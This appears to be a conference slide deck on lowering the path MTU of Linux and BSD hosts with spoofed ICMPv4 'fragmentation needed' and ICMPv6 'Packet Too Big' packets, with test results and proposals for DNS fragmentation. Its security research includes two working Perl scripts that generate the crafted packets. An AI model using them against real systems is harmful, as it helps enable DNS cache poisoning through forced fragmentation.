Attack to path MTU discovery


Kazunori Fujiwara, JPRS
fujiwara@jprs.co.jp
IEPG meeting at IETF 105

Attack to path MTU discovery

- The attack is presented by
  - “IP fragmentation attack on DNS” (Tomas Hlavacek at RIPE 67 Meeting, Oct 2013)
  - “Domain Validation++ For MitM-Resilient PKI” (Markus Brandt et al, at ACM SIGSAC 2018)
- Some implementations accept ICMP "fragmentation needed and DF set" with small MTU value (less than 576)
  - and record specified value as path MTU value
  - Path MTU value can be decreased to 552 on Linux (3.13 or older)
  - Path MTU value may be decreased to 296

Evaluation method of the attack

1. Generate crafted ICMP packet
   – Details in next slide
2. Send the packet to the target
   – BPF / raw socket /
3. Verify the result on the target machine
   – Linux: ip route get <IP addr>
   – FreeBSD: sysctl -o net.inet.tcp.hostcache.list
   – NetBSD: netstat -rn



How to generate crafted ICMPv4 packets

IPv4 Header
45 xx 00 3a 00 00 00 00 40 01
Checksum (IPv4 Header)
(length = 20+8+20+8)
$source $target (IPv4 address)

ICMP Header
03 04 Unreachable Frag. needed
Checksum (ICMP)
MTU 552

IP Header (inner)
45 xx 05 78 00 00 40 00 40 11
Cksum (inner IP header)
larger size 1420, proto=UDP
$target $remote (IPv4 address)

UDP header (inner)
00 35 xx xx source port 53
UDP length 1400
UDP checksum (any)

```
#!/usr/bin/env perl
use Socket; $mtu = 552;
$source = inet_aton("192.0.2.1");
$target = inet_aton("192.0.2.129");
$remote = inet_aton("192.0.2.193");
$ip = pack('CCnnnCC', 0x45, 0, 56, 0, 0, 64, 1);
my $sum = unpack("%32n*", $ip.$source.$target);
$sum = ~(($sum & 0xffff) + ($sum >> 16));
$ip .= pack("n", $sum).$source.$target;
my $ip2 = pack('CCnnnCC', 0x45, 0, 1420, 0, 0x4000,
64, 17);
my $sum = unpack("%32n*", $ip2.$target.$remote);
$sum = ~(($sum & 0xffff) + ($sum >> 16));
$ip2 .= pack("n", $sum).$target.$remote;
my $udp = pack('nnnn', 53, 1111, 1400, 0xabcd);
my $icmp = pack('CCnnn', 3, 4, 0, 1, $mtu);
my $sum = unpack("%32n*", $icmp.$ip2.$udp);
$sum = ~(($sum & 0xffff) + ($sum >> 16));
substr($icmp, 2, 2) = pack("n", $sum);
print $ip.$icmp.$ip2.$udp;
```

How to generate crafted ICMPv6 packets

IPv6 Header
  60 00 00 00 07 d8 3a 40
    length=mtu-40
    next header=ICMPv6 58(3a)
$source (IPv6 address)
$target (IPv6 address)

ICMPv6 Header
  02 00 Packet Too BIG
  Checksum
  00 00 08 00 MTU=1280

IPv6 Header (inner)
  60 00 00 00 1460 11 40
    larger MTU, next header=UDP
$target (IPv6 address)
$remote (IPv6 address)

UDP header (inner)
00 35 xx xx source port 53
UDP length 1460
UDP checksum

Fill zero to the end of packet
  1280 - 40 - 8 - 40 - 8

```
#!/usr/bin/env perl
use Socket6;
$source = inet_pton(AF_INET6, "2001:db8:1111::1");
$target = inet_pton(AF_INET6, "2001:db8:2222::2");
$remote = inet_pton(AF_INET6, "2001:db8:3333::3");
$mtu = 1280;
$ip6 = pack('CCnnCC',0x60,0,0,$mtu-
40,58,64).$source.$target;
$icmp6 = pack('CCnN', 2,0,0,$mtu);
$ip2 =
pack('CCnnCC',0x60,0,0,1460,17,64).$target.$remote;
$udp = pack('nnnn', 53, 1111, 1400, 0xabcd);
$data = chr(0) x ($mtu-length($ip6.$icmp6.$ip2.$udp));
$pseudo = $source.$target.pack('NN', $mtu-40, 58);
$sum = unpack("%32n*",
$pseudo.$icmp6.$ip2.$udp.$data);
$sum = ($sum & 0xffff) + ($sum >> 16);
$sum = ~(($sum & 0xffff) + ($sum >> 16));
substr($icmp6, 2, 2) = pack("n", $sum);
print $ip6.$icmp6.$ip2.$udp.$data;
```

Verification of the result (1)

- On Linux 2.6.32

% ip route get 2001:503:ba3e::2:30

2001:503:ba3e::2:30 via 2001:503:ba3e::2:30 dev venet0 src 2001:2e8:602:0:2:1:0:9e metric 0

cache expires 583sec mtu 1280 advmss 1440 hoplimit 0 features 8

% ip route get 203.178.129.44

203.178.129.44 dev venet0 src 183.181.168.158

cache expires 597sec mtu 552 advmss 1460 hoplimit 64

- the cache entry for target IP address should exist before attack

Verification of the result (2)

- On FreeBSD 12.0

```
% sysctl -o net.inet.tcp.hostcache.list
net.inet.tcp.hostcache.list:
IP address        MTU  SSTRESH      RTT   RTTVAR     CWND      SENDPIPE …
2001:503:ba3e::2:30 1272       0      0ms      0ms       0        0        0
…
```

- On NetBSD 8.1

```
% netstat -rn
Internet6:
Destination                Gateway  Flags    Refs      Use    Mtu Interface
2001:200:132:7::4          link#1   UGHD        -        -   1280 vmx0
```

Evaluation result of the attack

OS / source	Crafted ICMPv4 "frag needed and DF set" for UDP	Minimal IPv4 MTU	Crafted ICMPv6 PTB for UDP	Minimal IPv6 MTU
Domain Validation++ For MitM-Resilient PKI	Some implementations accept	552 / 296		
Linux 2.6.32	Accept	552	Accept	1280
Linux 4.18.20	Ignore		Accept	1280
FreeBSD 12.0	Ignore (no code)		Accept	1280
NetBSD 8.1	Ignore (no code)		Accept	1280

Summary of the attack

- Old Linux systems accept crafted ICMPv4 "fragmentation needed and DF set" for UDP and path MTU is changed to 552/296
  - BSD systems and newer Linux systems ignore ICMPv4 "frag needed and DF set" for UDP
  - BSD and Linux systems accept ICMPv4 "frag needed and DF set" / ICMPv6 PTB for TCP and change path MTU for (matched) TCP session
- (Many) BSD and Linux systems accept crafted ICMPv6 Packet Too Big for UDP and path MTU decreased to 1280
  - Easy to set remotely

Proposals

- Don’t change path MTU discovery
  - ICMPv6 Packet too big for TCP / ICMPv4 frag, need and DF set are necessary for TCP because TCP stack uses ICMP “packet too big” / “frag. needed and DF set” to adjust packet size
- UDP is safe to use with packet size up to 1280 (on IPv6)
  - ICMPv6 Packet too big for UDP is vulnerable
  - I’m proposing recommendations to avoid fragmentation in DNS
    - draft-fujiwara-dnsop-avoid-fragmentation-00

draft-fujiwara-dnsop-avoid-fragmentation-00 proposes

Sorry, this page is DNS

- Full-service resolvers SHOULD set EDNS0 requestor's UDP payload size to 1220.
- Authoritative servers and full-service resolvers SHOULD set EDNS0 responder's maximum payload size to 1220
  - And more, authoritative servers MAY send DNS responses with IP_DONTFRAG / IPV6_DONTFRAG options.
- Full-service resolvers MAY drop fragmented UDP responses derived from DNS before IP reassembly.
  - It is a countermeasure against DNS cache poisoning attacks using IP fragmentation.

Conclusion & Questions

- ICMPv6 packet too big is important for TCP
- However, many OS accept crafted ICMPv6 packet too big for UDP, and path MTU value is easy to decrease to 1280

- How do you consider about path MTU discovery and fragmentation ?
  - Limit 1280 ? Disable ?